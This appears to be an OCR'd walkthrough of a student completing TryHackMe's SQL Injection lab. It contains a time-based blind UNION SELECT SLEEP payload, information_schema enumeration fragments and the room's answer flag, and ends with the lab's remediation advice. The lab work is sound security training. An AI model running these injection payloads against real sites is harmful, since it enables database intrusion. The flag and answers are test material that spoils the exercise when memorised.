

TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (76%)
the UNION statement and that there are two columns.
You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.
If you're struggling to find the table name, the below query should help you on your way:
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
Answer the questions below
What is the final flag after completing level four?
___{____________________}
Submit
Out-of-Band SQLi
SQL Injection Examples
Level Four
Time Based Blind SQLi
THM{SQL_INJECTION_1093}
schema.columns WHERE table_schema = 'sqli_four' and column_name='username';
OK
Request Time: 5.003
https://website.thm/login
Login Form
Username:
Password:
Login
SQL Query
SQL Results
sqlinjectionv2-badr (savagenj)
16min 13s


TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room progress (76%)
the UNION statement and that there are two columns.
You can now repeat the enumeration process from the Boolean-based SQL injection, adding the SLEEP() method to the UNION SELECT statement.
If you're struggling to find the table name, the below query should help you on your way:
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
Answer the questions below
What is the final flag after completing level four?
___{____________________}
Submit
Out-of-Band SQLi
SQL Injection Examples
Level Four
Time Based Blind SQLi
THM{SQL_INJECTION_1093}
_schema.columns WHERE table_schema = 'sqli_four' and column_name='password'
OK
Request Time: 5.003
https://website.thm/login
Login Form
Username:
Password:
Login
SQL Query
SQL Results
sqlinjectionv2-badr (savagenj)
15min 51s








And after what took a long time ,we have the flag



And room is completed!




TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Room completed (100%)
Remediation
As impactful as SQL Injection vulnerabilities are, developers do have a way to protect their web applications from them by following the advice below:
Prepared Statements (With Parameterized Queries):
In a prepared query, the first thing a developer writes is the SQL query, and then any user inputs are added as parameters afterwards. Writing prepared statements ensures the SQL code structure doesn't change and the database can distinguish between the query and the data. As a benefit, it also makes your code look much cleaner and easier to read.
Input Validation:
Input validation can go a long way to protecting what gets put into an SQL query. Employing an allow list can restrict input to only certain strings, or a string replacement method in the programming language can filter the characters you wish to allow or disallow.
Escaping User Input:
Allowing user input containing characters such as ' " $ \ can cause SQL Queries to break or, even worse, as we've learnt, open them up for injection attacks. Escaping user input is the method of prepending a backslash (\) to these characters, which then causes them to be parsed just as a regular string and not a special character.
Answer the questions below
Name a method of protecting yourself from an SQL Injection exploit.
Prepared Statements
Correct Answer
Hint
How likely are you to recommend this room to others?
SQL Injection Examples
Trainin
THM{SQL_INJ
10min 37s


TryHackMe | SQL Injection
tryhackme.com/room/sqlinjectionlm
SDU Portal
Philosophy MDE
leetCode
CSS 261
Comparison of Trees
SDU University Mail
GeeksforGeeks | A c...
GitHub
Woop woop! Your answer is correct
Congratulations on completing SQL Injection!!! 🎉
Points earned
104
Completed tasks
10
Room type
Walkthrough
Difficulty
Medium
Streak
1
Leave Feedback
Next